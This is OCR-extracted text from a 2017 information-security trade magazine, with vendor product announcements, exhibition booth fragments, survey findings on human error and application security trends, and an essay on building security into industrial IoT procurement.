
iStorage launched of their new range of USB 3.1 HDDs and SSDs, consisting of the diskAshur, diskAshur SSD, diskAshur PRO, diskAshur PRO SSD and the diskAshur DT – all of which are designed, developed and assembled in the UK.

One of the underlying security features of the diskAshur range is the dedicated hardware based secure microprocessor (Common Criteria EAL4+ ready), which employs built-in physical protection mechanisms designed to defend against external tamper, bypass laser attacks and fault injections. Unlike other solutions, all the drives within this range react to automated hacking attempts by entering the deadlock frozen state, which renders all such attacks as useless. In simple terms, without the PIN, there’s no way in!

With software free set up and operation, the diskAshur range works across all operating systems including all versions of Windows, macOS, Linux, Android, Chrome, Thin Clients, Zero Clients and embedded systems.

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

pwc
in partnership with




ImmuniWeb®
web security becomes simple

Application Security Testing Platform

Intelligent Vulnerability Scanning
Machine Learning Technology

Professional Web Penetration Testing
Security Operation Center (SOC)

Vulnerability Management
Customer Portal



1st Generation

Automated Web Vulnerability Scanning

- ✓ Performance and scalability
- ✓ Large number of false-positives
- ✓ Missed vulnerabilities (false-negatives)

2nd Generation

Human-Augmented Web Vulnerability Scanning

- ✓ Performance and scalability
- ✓ Reduced number of false-positives
- ✓ More in-depth vulnerability discovery
- ✓ Better risk scoring

3rd Generation

ImmuniWeb®
web security becomes simple

Human Intelligence & Machine Learning Technology

- ✓ Performance and scalability
- ✓ Zero false-positives
- ✓ Intelligent automation of testing
- ✓ Threat-aware vulnerability testing
- ✓ Human testing of application logic

Human Cost Optimization

Intelligent Automation by Machine Learning (ANN) Technology

Zero False Positives SLA

GUARANTEE

Manual Verification of Every Security Vulnerability

Application Logic Testing

PCI DSS and CREST Compliant Web Penetration Testing

Threat-Aware Risk Scoring

By Our Security Experts on a Customizable Dashboard

Easy Integration with WAF and SIEM

Export Vulnerability Data Into Any Other Security Solution

Start In Few Clicks

1-2-3

No Integration or Installation Costs
24/7 Online Platform

Gartner
Cool Vendor 2017™

www.htbridge.com/immuniweb

CREST ACCREDITED

SYSTEM CERTIFICATION ISO 9001:2000 SGS

Qualys enables customers to efficiently comply with key GDPR elements

Qualys now offers customers purpose-built content, workflows and reporting in its cloud platform to provide them with continuous IT asset visibility, data collection and risk evaluation for compliance with the EU GDPR. The Qualys Cloud Platform incorporates more than 10 applications, which allow customers to efficiently comply with key GDPR elements by enabling them with global and continuous visibility, and the tools to secure data and processes across their IT assets and third parties:

Asset visibility – The highest-risk assets are those that go undetected, and gaining complete visibility across IT environments is critical to GDPR planning and compliance — especially amongst many moving parts involved in collecting and processing personal information, which must be identified and tracked. AssetView stores and indexes both IT and security data, including installed software types, allowing customers to search, track, and tag critical assets holding personal data whether on-premise, mobile, or in the cloud.


Data visibility – Once an organization has full visibility into their IT assets, they can use this information to create data maps, and better understand which technical controls may be required to secure sensitive data. Policy Compliance can be used to validate and track access to the files and databases on these systems, and eliminate security configuration exposures, reducing the risk of unauthorized access.

Supplier visibility – Qualys Security Assessment Questionnaire (SAQ) enables customers to scale and accelerate third-party security audits to verify those parties are compliant with GDPR.

Process review – GDPR compliance requires organizational awareness, implementation and review of process controls, policies and procedures for infosec and data classification, and significant data gathering and risk assessment. SAQ automates the entire process of data collection across an organization's affected teams.

GDPR-mandated security program support – GDPR also requires appropriate technical and organizational measures to protect personal data from unauthorized access, misuse, damage and loss. Qualys Vulnerability Management and PC give customers continuous visibility to enforce proper security controls with out-of-the-box mandate-based reporting for GDPR requirements. SAQ can also help assess organizational measures to enforce policies.

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS
pwc
ImmuniWeb® Continuous
Assure 24/7 continuous monitoring in 4 easy steps
24/7
ImmuniWeb® On-Demand
ImmuniWeb



KnowBe4
Human error. Conquered.
Security Awareness Training and Simulated Phishing Platform

EndpointProtector.com
ENDPOINT PROTECTOR
Data Loss Prevention feels like a risky adventu
We make data protection a breeze.
Content Aware Protection
Device Control
eDiscovery
Mobile Device Management
inner

GDPR
€20 million
unique

Centrify
THE BREACH STOPS HERE
THIS IS NEXT DIMENSION SECURITY
ESET
MSP PROG

CHECKMARX
Application Security Testing
Developers Actually Use
CODE
TEST
USE



Effective Rights can be generated globally as well as for a single device, computer or use. Depending on the number of entities, generating Effective Rights globally can take up to several minutes.

Effective Rights for:	Device Control
Right:	Allow Access
Device Type:	USB Storage Device
Device:	DATATRAVELER_2.0
Computer:	All
User:	Administrator

Show 10 entries

Section	Computer	User	Device Type	Device	Right	Policy	Created at	Status	Actions
Device Control	All	Administrator	USB Storage Device	DATATRAVELER_2.0	Allow Access	N/A	2017-04-27 09:54:58	Generating report	☰

Showing 1 to 1 of 1 entries

© 2004 - 2017 CoSoSys Ltd. All rights reserved.

Version 5.0.0.0

Endpoint Protector 5: Responsive interface and updated eDiscovery module

CoSoSys released Endpoint Protector 5 with updates on the management console which has been redesigned for a modern, user-friendly and responsive experience.

Features of the new UI:

Faster access to certain features, such as DLP blacklists and whitelists, which have been included in the main menu as a separate section.

Flexibility – IT Administrators are now able to manage policies and check reports from any device, from desktop to tablet due to the responsive console

Intuitive design – it is easier to navigate and learn, so Administrators can focus on the actual DLP policies; the new Endpoint Protector interface is functional, simple, but still straightforward.

“Endpoint Protector’s content scanning capabilities as well as visibility of sensitive data at rest have been enhanced, providing organizations more control over their Intellectual Property and other critical data,” said Roman Foeckl, CoSoSys CEO.

Besides the upgraded interface, Endpoint Protector 5 provides new features that support companies in having more personalized DLP policies and in managing their licenses and their queries to the Support Team more efficiently:

- Option to import files with up to 50,000 entries for Custom Content Dictionaries
- Extended eDiscovery capabilities to cover a broad spectrum of sensitive data and endpoints
- Notification bar alerting about new available features, licenses status, and other important events
- Integrated Support section with options to include system information, server information and an e-mail copy when writing to the Support Team; support tickets are now visible directly in the Support section of the management interface for easier access.

High-Tech Bridge reinforces ImmuniWeb with IAST technology

High-Tech Bridge announced availability of its proprietary Interactive Application Security Testing (IAST) technology. The IAST offering will reinforce its current Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST) available for web and mobile applications via the ImmuniWeb application security testing platform. All ImmuniWeb packages will continue to provide a zero false-positive contractual guarantee.

The new IAST technology provides customers with ImmuniWeb's open-source server agent that will correlate a web server's and other available system logs with dynamic application security testing in real-time. This original approach to IAST assures that blind and complex-to-detect injections (i.e. SQL injections, code injections and various RCEs) will be reliably detected without requiring a customer to disclose its source code.

High-Tech Bridge ImmuniWeb named Best Emerging Technology

Web and mobile application security testing services provider High-Tech Bridge has won the "Best Emerging Technology" category at the SC Awards Europe 2017. The company has also been named a Cool Vendor by Gartner.

Ilia Kolochenko, High-Tech Bridge's CEO and founder, said that they are honored to have been selected as the winner of one of the most challenging categories in the SC Awards, and that they are excited and grateful for this validation of their strategy, vision and technology.

ImmuniWeb®
web security becomes simple
pwc
in partnership with
Application Security Testing Platform
Intelligent Vulnerability Scanning
Machine Learning Technology
Professional Web Penetration Testing
Security Operation Center (SOC)
Vulnerability Management
Customer Portal

High-Tech Bridge and DenyAll partner to defend web applications and services

The announced technology integration enables joint customers to export vulnerability data from ImmuniWeb Portal and import it to DenyAll WAF in just a few clicks.


Once imported, the vulnerabilities will be virtually patched by the WAF preventing any attempts of their malicious exploitation. This results in increased security and quicker turnaround time when new vulnerabilities are discovered.

High-Tech Bridge named a Cool Vendor by Gartner

High-Tech Bridge has been named a Cool Vendor in Gartner's May 2017 research "Cool Vendors in Security for Midsize Enterprise 2017" by Adam Hils.

High-Tech Bridge's Application Security Testing Platform ImmuniWeb is based on a hybrid security testing approach that combines and correlates manual application security testing with managed vulnerability in real time.


CYBERBIT
PROTECTING A NEW DIMENSION
CYBERBIT RANGE
TRAIN LIKE A FIGHTER PILOT
Centrify
RTIN


WatchGuard
AWARD-WINNING BEST OF BREED TECHNOLOGY

PEN TEST PARTNERS
Crazy stuff
DVRs that no-one realised were vulnerable to Mirai:
New vulnerabilities we found:
New root telnet password for Mirai:
Floureon
Lilin
Lorex/FLIR
Nightwatcher
QVIS
Homegard
VAIO

Security Analytics
Ad hoc search
Monitor and alert
Report and analyze
Custom dashboards
Developer Platform
splunk>
External Lookups
Asset & CMDB
Employee Info
Threat Intelligence
Applications
Data Stores
On-Premises
Private Cloud
Public Cloud

SECURITY-COMP
CYLANCE
ORACLE
THREAT INTELLIGENCE PLATFORM FOR THREAT OPERATIONS
PHISHME
US PAVILION


Akamai
FORTINET

PREVENTS, DETEC
TO ATTACKS I
CYBER INNOVATION SHOWCASE
@INFOSECURITY
#INFOSEC17
INFOSECURITY-EUROPE

tripwire
CONSOLIDATE ENTERPRISE
LEGACY SECURITY SOLUTIONS WITH THE QUALYS CLOUD PLATFORM
CM
Continuous Monitoring
Get real-time alerts for proactive incident response
CONSOLIDATE ENTERPRISE

Bored employees seen as biggest potential data security risk

Employees who become distracted at work are more likely to be the cause of human error and a potential security risk, according to a snapshot poll conducted by Centrify at Infosec Europe.

Of the 165 respondents, more than a third (35%) cite distraction and boredom as the main cause of human error.

Other causes include heavy workloads (19%), excessive policies and compliance regulations (5%), social media (5%) and password sharing (4%).

Poor management is also highlighted by 11% of security professionals, while 8% believe human error is caused by not recognising our data security responsibilities at work.

Also according to the survey, over half (57%) believe businesses will eventually trust technology enough to replace employees as a way of avoiding human error in the workplace.

Despite the potential risks of human error at work, however, 74% of respondents feel that it is the responsibility of the employee, rather than technology, to ensure that their company avoids a potential data breach.

Application security trends: What you need to know

At Infosecurity Europe 2017, High-Tech Bridge released a summary report on application security trends for Q1 – Q2 2017.

The Bug Bounty fatigue trend is set to progress: 9/10 web applications in the scope of a private or public bug bounty program, running for a year or longer, contained at least two high-risk vulnerabilities undetected by the crowd security testing.

83% of mobile apps within banking, financial and retail sectors have a mobile backend (web services and APIs) that is vulnerable to at least one high-risk security vulnerability. Most popular vulnerabilities are insufficient, or missing, authorization when accessing sensitive data or data belonging to other users.
Over 95% of vulnerabilities residing in mobile application code are not easily exploitable and do not pose a major risk. The most popular flaw in mobile applications within banking, financial and retail sectors is insecure, or cleartext storage of sensitive or authentication data on a mobile device.

98% of web interfaces and administrative panels of various IoT devices had fundamental security problems. Among them: hardcoded and unmodifiable admin credentials, outdated software (e.g. web server) without any means to update it “from the box”, lack of HTTP traffic encryption, various critical vulnerabilities in the interface, including RCE (Remote Command Execution) in the login interface directly.

2/3 companies that leverage a DevSecOps approach to application development, had at least one high or critical risk vulnerability in their external web applications due to lack of internal coordination, human negligence or a business reason. For example, a highly secure web application can be located on a domain with a file upload form, or a recent database backup, in a predictable location.

Attack rates are increasing across the board

Finance and technology are the sectors most resilient to cyber intrusions, new research from Vectra Networks has found.

The company released the results of its Post-Intrusion Report, based on data from a sample set of nearly 200 of its enterprise customers. They looked at the prevalence of strategic phases of the attack lifecycle: command-and-control (C&C), reconnaissance, lateral movement, botnet, and exfiltration attacker behaviours across thirteen industries.

They discovered healthcare to be the most frequently targeted industry, with 164 threats detected per 1,000 host devices, followed by education and media, which had 145 and 123 detections per 1,000 host devices, respectively. By comparison, the food and beverage industry came in as the least targeted industry with just 17 detections per 1,000 hosts.

Is your dragline dragging in security threats?

By Limor Kessem

After exploring overall IoT security implications and consumer attitudes toward it, it's clear to me that consumers and companies using IoT devices are mostly unaware of the risks that come with them. Let's explore why.

Most consumers believe that a product manufacturer has imbued all aspects of the product with the required level of safety – including IoT security. It should be a safe assumption, but unfortunately it's not, and this thinking makes for many insecure devices in the hands of consumers.

This all raises another serious question: if most IoT device vendors do not make comprehensive efforts to secure simple consumer products like cameras, baby monitors, and dolls, then who ensures the security of bigger connected "things," i.e. the Industrial Internet of Things (IIoT)?

Whose security risk is it, anyway?

When it comes to managing security, the risk to any part of the business, including all IT and OT assets operated by the organization, is ultimately owned by management. For example: let's say you manage production for a large industrial manufacturer that uses heavy equipment. An old piece of machinery your team has been operating for a couple of decades has recently been deemed obsolete, and it is time for an upgrade. You ask your procurement department to contract a vendor to supply a nifty new beast in place of the old one.

After the initial contact, procurement receives a call from the vendor advising that the new machine will be more sophisticated than the older version your company has been operating. This new one connects to monitoring applications, reports machine performance to the operators via email, and it can easily connect to the network to ensure that relevant parties receive access to its output, can update it, and be notified about possible maintenance issues. Sounds great!

But this is where trouble can start unless security is also into the picture from the get-go (either by the vendor or by the purchaser). This is also where the question arises: whose call is it to coordinate the security and data protection attributes of the new purchase before it becomes a fait accompli?

Is it the vendor's call? Are they supposed to include security of their product? Who is reading that fine print?

Is it the purchaser's responsibility? Since the procurement department is the one handling the purchase, it could be considered as the party that should initiate the process. Procurement can be a heralding stakeholder that can bring machine specification data to the IT and security departments for an information security assessment. IT and security can thus each plan for the new purchase, but also establish risk, evaluate threats, determine which options to use, and what sort of controls will be needed before that new machine is plugged in.

Procurement has its mandate

Unfortunately, the more likely situation in this example is that procurement departments, and sometimes even procurement organizations, forego these steps altogether. Their mission is to handle the procurement process, which is often very complex, and not to evaluate the need for security, privacy, and data protection aspects of the equipment.

If no steps are taken at this point, new equipment can become known to the IT and security departments in one of at least two possible scenarios:

1. When it falls into IT department's lap at the moment when it's time to connect everything. At this point, this ad-hoc operation will most likely end with some network segregation and maybe a firewall, but no real analysis beyond that. Ad-hoc security is always more expensive and takes unmerited precedence over other scheduled projects.
2. The worse case scenario: IT will learn about the new connection later, after it is already an existing part of the plant and the networks. The equipment was installed by operational technology (OT) staff, but they did not know how to figure out what risks need to be addressed.

New equipment, new risk

Let's look at another example involving heavy construction equipment. Current day machinery has several IIoT monitoring devices attached. The monitoring devices help both the construction company and the vendor foresee potential operational anomalies and equipment outages, and plan for product improvements. However, when devices are connected to the Internet, they become vulnerable to all its ailments, including malicious hackers.

An attacker may hack into the IIoT devices and try to take control of the equipment, and use it for purposes other than those intended by the construction company. He or she can make the unit a part of a DDoS botnet, or use the equipment as a launching point to access other devices connected to the same network. In the most extreme of cases, such abuse can directly endanger human lives. Consider also this example: an attacker hacks into the monitoring device of an automated crane in a major warehouse of one of the largest manufacturers in the world. Do you think that company would be okay with the fact that a hacker conducts business espionage on their operational activities, and collects information from that crane and potentially other equipment onsite? The answer is no.

What is the likelihood that the procurement team has the responsibility and support to think such scenarios through, and ask that the vendors secure the crane with relevant controls before they buy or rent it? If it's slim to none, should the new equipment be introduced without those concerns addressed? The answer is: it should not.

The vendor view

It's safe to assume that major vendors offer top-notch technology that has been seeing considerable advancement throughout the past decades. But nowadays, technology is connected to the Internet. This connection offers added productivity and business value, but should also require added protection.

It is, therefore, critical for vendors to build security into IIoT, starting with the design phase. Pen-testing machinery to make sure it doesn't have the top applicable vulnerabilities should be part of the basics required to understand and reduce risks. Questions about these aspects can become rather pressing when equipment is contracted as a purchase, but also as a rental, where the lines of security responsibility become a bit blurry.

When buyers are not willing to forego security to get a lower price, vendors will implement it to meet that demand.

Procurement is a security ally

IoT threats are already a risk we must reckon with, and organizations are equipping their networks with controls to mitigate IoT-enabled DDoS attacks. IIoT may be receiving a similar amount of attention, but that hardly seems enough, especially since an IIoT compromise is likely to be more physically damaging than an irresponsive website or network. Just like it is better to secure any device from its very inception, it is wiser to weave security into IIoT machinery throughout the design, development, test, deployment, and management phases. This is where the procurement process offers a fine opportunity to pause and engage the security team. This could also promote the desirable effect of letting market sources dictate and demand more attention to security. When buyers are not willing to forego security to get a lower price, vendors will implement it to meet that demand.

From a high-level viewpoint, in organizations with mature security, the CISO's office drives and manages supply-chain security for the organization, and procurement is part of it. But not every organization applies this to all equipment procurement. In a Ponemon Institute survey commissioned by Siemens, 68 percent of respondents said their organization experienced at least one cyber compromise in 2016, yet many organizations lack awareness of the OT cyber risk criticality or have a strategy to address it.

This is where the organization's security team and procurement departments can join forces to improve the corporate security posture and lower the organization's risk of suffering future loss.

One way the procurement department can help ensure equipment is subject to security revision and controls is by simply treating new equipment purchases as IT/computer equipment purchases, for purposes of evaluating security risk, data protection, safety, and other concerns. After all, IIoT equipment is a computer with arms, legs, wheels, or blades attached to it. CIO/CISO teams should be included in equipment evaluation decisions, and the security team can then assess the product and prepare for its arrival. The teams can also instruct the procurement agent on the points they should add to the purchase agreement to help reduce risk right out of the box.

Another way procurement can promote security is by collaborating with the CIO/CISO to demand from their equipment vendors certain security standards. Industrial equipment requirements are well-regulated when it comes to physical safety, but less so where it comes to security and privacy. Standards are a good reference point that can be used to kick off a deeper, beneficial change in that regard.

A good example where standards are used as a pillar is the Mayo Clinic, a nonprofit medical research group. Since medical devices and equipment are considered part of the IIoT, they are used by large healthcare organizations, connected to networks and the Internet, and as such must be secure in addition to performing their intended purpose. The Mayo Clinic took security to heart by requiring that it be part of all its vendor contracts.

In a similar sense, procurement contributes to the organization’s security posture by aligning purchases with the company’s existing regulatory choices. For example, they can limit purchasing to vendors who are ISO 27001 certified and can show certification for their technological manufacturing as well as their equipment’s connectivity hubs. Other standards can be NIST 800-82, ISA99 or IEC 61508.

